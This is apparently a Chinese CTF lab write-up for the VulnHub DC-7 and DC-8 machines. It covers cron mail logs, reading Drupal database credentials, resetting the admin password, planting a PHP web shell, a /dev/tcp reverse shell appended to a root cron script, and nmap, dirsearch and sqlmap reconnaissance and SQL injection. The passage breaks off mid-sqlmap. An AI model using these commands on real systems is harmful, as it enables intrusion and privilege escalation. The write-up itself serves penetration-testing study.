Message-Id: <E1i3EPu-0000CV-5C@dc-7> Date: Thu, 29 Aug 2019 17:00:22 +1000 Database dump saved to /home/dc7user/backups/website.sql [success ]gpg: symmetric encryption of '/home/dc7user/backups/website.tar.gz' failed: File exists gpg: symmetric encryption of '/home/dc7user/backups/website.sql' failed: File exists From root@dc-7 Thu Aug 29 17 :15:11 2019 Return-path: <root@dc-7> Envelope-to: root@dc-7 Delivery-date: Thu, 29 Aug 2019 17:15:11 +1000 Received: from root by dc-7 with local (Exim 4.89 ) (envelope-from <root@dc-7>) id 1i3EeF-0000Dx-G1 for root@dc-7; Thu, 29 Aug 2019 17:15:11 +1000 From: root@dc-7 (Cron Daemon) To: root@dc-7 Subject: Cron <root@dc-7> /opt/scripts/backups.sh MIME-Version: 1.0 Content-Type: text/plain; charset=UTF-8 Content-Transfer-Encoding: 8bit X-Cron-Env: <PATH=/bin:/usr/bin:/usr/local/bin:/sbin:/usr/sbin> X-Cron-Env: <SHELL=/bin/sh> X-Cron-Env: <HOME=/root> X-Cron-Env: <LOGNAME=root> Message-Id: <E1i3EeF-0000Dx-G1@dc-7> Date: Thu, 29 Aug 2019 17:15:11 +1000 Database dump saved to /home/dc7user/backups/website.sql [success ]gpg: symmetric encryption of '/home/dc7user/backups/website.tar.gz' failed: File exists gpg: symmetric encryption of '/home/dc7user/backups/website.sql' failed: File exists From root@dc-7 Thu Aug 29 17 :30:11 2019 Return-path: <root@dc-7> Envelope-to: root@dc-7 Delivery-date: Thu, 29 Aug 2019 17:30:11 +1000 Received: from root by dc-7 with local (Exim 4.89 ) (envelope-from <root@dc-7>) id 1i3Esl-0000Ec-JQ for root@dc-7; Thu, 29 Aug 2019 17:30:11 +1000 From: root@dc-7 (Cron Daemon) To: root@dc-7 Subject: Cron <root@dc-7> /opt/scripts/backups.sh MIME-Version: 1.0 Content-Type: text/plain; charset=UTF-8 Content-Transfer-Encoding: 8bit X-Cron-Env: <PATH=/bin:/usr/bin:/usr/local/bin:/sbin:/usr/sbin> X-Cron-Env: <SHELL=/bin/sh> X-Cron-Env: <HOME=/root> X-Cron-Env: <LOGNAME=root> Message-Id: <E1i3Esl-0000Ec-JQ@dc-7> Date: Thu, 29 Aug 2019 17:30:11 +1000 Database dump saved to /home/dc7user/backups/website.sql [success ]gpg: symmetric encryption of '/home/dc7user/backups/website.tar.gz' failed: File exists gpg: symmetric encryption of '/home/dc7user/backups/website.sql' failed: File exists From root@dc-7 Thu Aug 29 17 :45:11 2019 Return-path: <root@dc-7> Envelope-to: root@dc-7 Delivery-date: Thu, 29 Aug 2019 17:45:11 +1000 Received: from root by dc-7 with local (Exim 4.89 ) (envelope-from <root@dc-7>) id 1i3F7H-0000G3-Nb for root@dc-7; Thu, 29 Aug 2019 17:45:11 +1000 From: root@dc-7 (Cron Daemon) To: root@dc-7 Subject: Cron <root@dc-7> /opt/scripts/backups.sh MIME-Version: 1.0 Content-Type: text/plain; charset=UTF-8 Content-Transfer-Encoding: 8bit X-Cron-Env: <PATH=/bin:/usr/bin:/usr/local/bin:/sbin:/usr/sbin> X-Cron-Env: <SHELL=/bin/sh> X-Cron-Env: <HOME=/root> X-Cron-Env: <LOGNAME=root> Message-Id: <E1i3F7H-0000G3-Nb@dc-7> Date: Thu, 29 Aug 2019 17:45:11 +1000 Database dump saved to /home/dc7user/backups/website.sql [success ]gpg: symmetric encryption of '/home/dc7user/backups/website.tar.gz' failed: File exists gpg: symmetric encryption of '/home/dc7user/backups/website.sql' failed: File exists From root@dc-7 Thu Aug 29 20 :45:21 2019 Return-path: <root@dc-7> Envelope-to: root@dc-7 Delivery-date: Thu, 29 Aug 2019 20:45:21 +1000 Received: from root by dc-7 with local (Exim 4.89 ) (envelope-from <root@dc-7>) id 1i3Hvd-0000ED-CP for root@dc-7; Thu, 29 Aug 2019 20:45:21 +1000 From: root@dc-7 (Cron Daemon) To: root@dc-7 Subject: Cron <root@dc-7> /opt/scripts/backups.sh MIME-Version: 1.0 Content-Type: text/plain; charset=UTF-8 Content-Transfer-Encoding: 8bit X-Cron-Env: <PATH=/bin:/usr/bin:/usr/local/bin:/sbin:/usr/sbin> X-Cron-Env: <SHELL=/bin/sh> X-Cron-Env: <HOME=/root> X-Cron-Env: <LOGNAME=root> Message-Id: <E1i3Hvd-0000ED-CP@dc-7> Date: Thu, 29 Aug 2019 20:45:21 +1000 Database dump saved to /home/dc7user/backups/website.sql [success ]gpg: symmetric encryption of '/home/dc7user/backups/website.tar.gz' failed: File exists gpg: symmetric encryption of '/home/dc7user/backups/website.sql' failed: File exists From root@dc-7 Thu Aug 29 22 :45:17 2019 Return-path: <root@dc-7> Envelope-to: root@dc-7 Delivery-date: Thu, 29 Aug 2019 22:45:17 +1000 Received: from root by dc-7 with local (Exim 4.89 ) (envelope-from <root@dc-7>) id 1i3Jng-0000Iw-Rq for root@dc-7; Thu, 29 Aug 2019 22:45:16 +1000 From: root@dc-7 (Cron Daemon) To: root@dc-7 Subject: Cron <root@dc-7> /opt/scripts/backups.sh MIME-Version: 1.0 Content-Type: text/plain; charset=UTF-8 Content-Transfer-Encoding: 8bit X-Cron-Env: <PATH=/bin:/usr/bin:/usr/local/bin:/sbin:/usr/sbin> X-Cron-Env: <SHELL=/bin/sh> X-Cron-Env: <HOME=/root> X-Cron-Env: <LOGNAME=root> Message-Id: <E1i3Jng-0000Iw-Rq@dc-7> Date: Thu, 29 Aug 2019 22:45:16 +1000 Database dump saved to /home/dc7user/backups/website.sql [success ]From root@dc-7 Thu Aug 29 23 :00:12 2019 Return-path: <root@dc-7> Envelope-to: root@dc-7 Delivery-date: Thu, 29 Aug 2019 23:00:12 +1000 Received: from root by dc-7 with local (Exim 4.89 ) (envelope-from <root@dc-7>) id 1i3K28-0000Ll-11 for root@dc-7; Thu, 29 Aug 2019 23:00:12 +1000 From: root@dc-7 (Cron Daemon) To: root@dc-7 Subject: Cron <root@dc-7> /opt/scripts/backups.sh MIME-Version: 1.0 Content-Type: text/plain; charset=UTF-8 Content-Transfer-Encoding: 8bit X-Cron-Env: <PATH=/bin:/usr/bin:/usr/local/bin:/sbin:/usr/sbin> X-Cron-Env: <SHELL=/bin/sh> X-Cron-Env: <HOME=/root> X-Cron-Env: <LOGNAME=root> Message-Id: <E1i3K28-0000Ll-11@dc-7> Date: Thu, 29 Aug 2019 23:00:12 +1000 Database dump saved to /home/dc7user/backups/website.sql [success ]From root@dc-7 Fri Aug 30 00 :15:18 2019 Return-path: <root@dc-7> Envelope-to: root@dc-7 Delivery-date: Fri, 30 Aug 2019 00:15:18 +1000 Received: from root by dc-7 with local (Exim 4.89 ) (envelope-from <root@dc-7>) id 1i3LCo-0000Eb-02 for root@dc-7; Fri, 30 Aug 2019 00:15:18 +1000 From: root@dc-7 (Cron Daemon) To: root@dc-7 Subject: Cron <root@dc-7> /opt/scripts/backups.sh MIME-Version: 1.0 Content-Type: text/plain; charset=UTF-8 Content-Transfer-Encoding: 8bit X-Cron-Env: <PATH=/bin:/usr/bin:/usr/local/bin:/sbin:/usr/sbin> X-Cron-Env: <SHELL=/bin/sh> X-Cron-Env: <HOME=/root> X-Cron-Env: <LOGNAME=root> Message-Id: <E1i3LCo-0000Eb-02@dc-7> Date: Fri, 30 Aug 2019 00:15:18 +1000 rm: cannot remove '/home/dc7user/backups/*' : No such file or directory Database dump saved to /home/dc7user/backups/website.sql [success ]From root@dc-7 Fri Aug 30 03 :15:17 2019 Return-path: <root@dc-7> Envelope-to: root@dc-7 Delivery-date: Fri, 30 Aug 2019 03:15:17 +1000 Received: from root by dc-7 with local (Exim 4.89 ) (envelope-from <root@dc-7>) id 1i3O0y-0000Ed-To for root@dc-7; Fri, 30 Aug 2019 03:15:17 +1000 From: root@dc-7 (Cron Daemon) To: root@dc-7 Subject: Cron <root@dc-7> /opt/scripts/backups.sh MIME-Version: 1.0 Content-Type: text/plain; charset=UTF-8 Content-Transfer-Encoding: 8bit X-Cron-Env: <PATH=/bin:/usr/bin:/usr/local/bin:/sbin:/usr/sbin> X-Cron-Env: <SHELL=/bin/sh> X-Cron-Env: <HOME=/root> X-Cron-Env: <LOGNAME=root> Message-Id: <E1i3O0y-0000Ed-To@dc-7> Date: Fri, 30 Aug 2019 03:15:17 +1000 rm: cannot remove '/home/dc7user/backups/*' : No such file or directory Database dump saved to /home/dc7user/backups/website.sql [success ]
根据邮件头可以看出这是root发送的定时任务,执行**/opt/scripts/backups.sh**
1 Subject: Cron <root@dc -7 > /opt/scripts /backups.sh
但该脚本所有者为www-data,因此还是需要拿到反弹shell权限
MySQL 根据刚才得到得凭据尝试登录数据库失败
在/var/www/html/sites/default/settings.php找到真正得数据库凭据
1 2 3 4 5 6 7 8 9 10 $databases['default' ]['default' ] = array ('database' => 'd7db' ,'username' => 'db7user' ,'password' => 'yNv3Po00' ,'prefix' => '' ,'host' => 'localhost' ,'port' => '' ,'namespace' => 'Drupal\\Core\\Database\\Driver\\mysql' ,'driver' => 'mysql' ,
1 mysql -u db7user -p'yNv3Po00' d7db
在users_field_data得到数据
uid
username
password hash
email
status
0
(空)
NULL
NULL
0 (禁用)
1 admin $S$Ead.KmIcT/yfKC.1H53aDPJasaD7o.ioEGiaPy1lLyXXAJC/Qi4Fadmin@example.com 1 (启用)
2 dc7user $S$EKe0kuKQvFhgFnEYMpq.mRtbl/TQ5FmEjCDxbu0HIHaO0/U.YFjIdc7user@blah.com 1 (启用)
重置密码 和dc1类似
https://drupalchina.cn/node/2128
/core/scripts/password-hash.sh
1 2 php scripts/password-hash.sh 123456hash : $S$E .1j8lHEsC.DgYLxRfdhEplIJJYkauPJvEPJI/t1b03NiiUFEoNY
1 UPDATE users_field_data SET pass = '$S$E.1j8lHEsC.DgYLxRfdhEplIJJYkauPJvEPJI/t1b03NiiUFEoNY' WHERE uid = 1 ;
但依然登不进后台,不知原因
看了wp,才找到其他改密码方式
Drupal的命令行管理工具Drupal,可以直接用它改密码
1 drush upwd admin --password= "password"
成功登录后台

页面写shell Content => Add content =>Basic page可写shell

需要提前导入PHP模块Extend => Install new module
https://ftp.drupal.org/files/projects/php-8.x-1.0.tar.gz

写入shell

www-data权限

计划任务提权 1 echo 'bash -i >& /dev/tcp/192.168.1.17 /6666 0 >&1 ' >> /opt/scripts/backups.sh
等待一段时间,收到shell
得到flag
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 888 888 888 888 8888888b. 888 888 888 888 888 888 888 888 "Y88b 888 888 888 888 888 888 888 888 888 888 888 888 888 888 .d88b. 888 888 888 888 .d88b. 88888b. .d88b. 888 888 888 888 888 888 888 888 d88""88b 888 "88b d8P Y8b 888 888 888 888 88888888 888 888 888 888 888 888 888 888 88888888 Y8P Y8P Y8P Y8P 888 888 888 .d88P Y88..88P 888 888 Y8b. " " " " 888 888 8888888P" "Y88P" 888 888 "Y8888 888 888 888 888
DC8 vulnhub dc8
https://www.vulnhub.com/entry/dc-8,367/
靶机IP
信息收集 1 nmap -p- --min-rate 10000 192.168.1.13 -oN nmap/port.txt
1 2 3 PORT STATE SERVICE22 /tcp open ssh80 /tcp open http
1 nmap -sT -sC -sV -O -p22,80 192.168.1.13 -oN nmap/detail.txt
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 PORT STATE SERVICE VERSION22 /tcp open ssh OpenSSH 7.4 p1 Debian 10 + deb9u1 (protocol 2.0 )ssh-hostkey: 2048 35 :a7:e6:c4:a8:3 c:63 :1 d:e1:c0:ca:a3:66 :bc:88 :bf (RSA)256 ab:ef:9 f:69 :ac:ea:54 :c6:8 c:61 :55 :49 :0 a:e7:aa:d9 (ECDSA)256 7 a:b2:c6:87 :ec:93 :76 :d4:ea:59 :4 b:1 b:c6:e8:73 :f2 (ED25519)80 /tcp open http Apache httpd_http-title: Welcome to DC-8 | DC-8 _http-server-header: Apache_http-generator: Drupal 7 (http:// drupal.org)txt: 36 disallowed entries (15 shown)/ includes/ / misc/ / modules/ / profiles/ / scripts/ / themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt /LICENSE.txt /MAINTAINERS.txt Address: 08 :00 :27 :8 C:51 :C4 (Oracle VirtualBox virtual NIC)Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed porttype: general purposeRunning: Linux 3 .X|4 .XCPE: cpe:/ o:linux:linux_kernel:3 cpe:/ o:linux:linux_kernel:4 details: Linux 3.2 - 4.14 Distance: 1 hopInfo: OS: Linux; CPE: cpe:/ o:linux:linux_kernel
开放端口
22/tcp : SSH (OpenSSH 7.4p1)80/tcp : HTTP (Apache, 运行 Drupal 7)
CMS : Drupal 7系统 :Linux 3.2 - 4.14
1 dirsearch -u http://192.168.1.13 -i 200 ,301
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 [07:01:14] 200 - 33 KB - /CHANGELOG.txt[07:01:16] 200 - 769 B - /COPYRIGHT.txt[07:01:29] 301 - 237 B - /includes -> http:[07:01:31] 200 - 868 B - /INSTALL.mysql.txt[07:01:31] 200 - 1 KB - /install.php[07:01:31] 200 - 842 B - /INSTALL.pgsql.txt[07:01:31] 200 - 1 KB - /install.php?profile=default [07:01:32] 200 - 6 KB - /INSTALL.txt[07:01:35] 200 - 7 KB - /LICENSE.txt[07:01:38] 200 - 2 KB - /MAINTAINERS.txt[07:01:40] 301 - 233 B - /misc -> http:[07:01:41] 301 - 236 B - /modules -> http:[07:01:44] 200 - 2 KB - /node[07:01:52] 301 - 237 B - /profiles -> http:[07:01:53] 200 - 2 KB - /README.txt[07:01:55] 200 - 744 B - /robots.txt[07:01:56] 301 - 236 B - /scripts -> http:[07:01:59] 301 - 234 B - /sites -> http:[07:01:59] 200 - 129 B - /sites/all/libraries/README.txt[07:01:59] 200 - 0 B - /sites/example.sites.php[07:01:59] 200 - 545 B - /sites/all/themes/README.txt[07:01:59] 200 - 715 B - /sites/all/modules/README.txt[07:01:59] 200 - 431 B - /sites/README.txt[07:02:05] 301 - 235 B - /themes -> http:[07:02:08] 200 - 3 KB - /UPGRADE.txt[07:02:09] 200 - 2 KB - /user[07:02:09] 200 - 2 KB - /user/[07:02:09] 200 - 2 KB - /user/login/[07:02:11] 200 - 177 B - /views/ajax/auto complete/user/a[07:02:13] 200 - 2 KB - /web.config[07:02:16] 200 - 42 B - /xmlrpc.php
一个个目录看完,并没有找到有用的信息
SQL注入 主页Detail栏发现存在参数sql注入
1 http ://192.168.1.13 /?nid=1
1 2 3 4 sqlmap -u "http://192.168.1.13/?nid=1" -p nid --dbs --batch --random-agent [*] d7db[*] information_schema
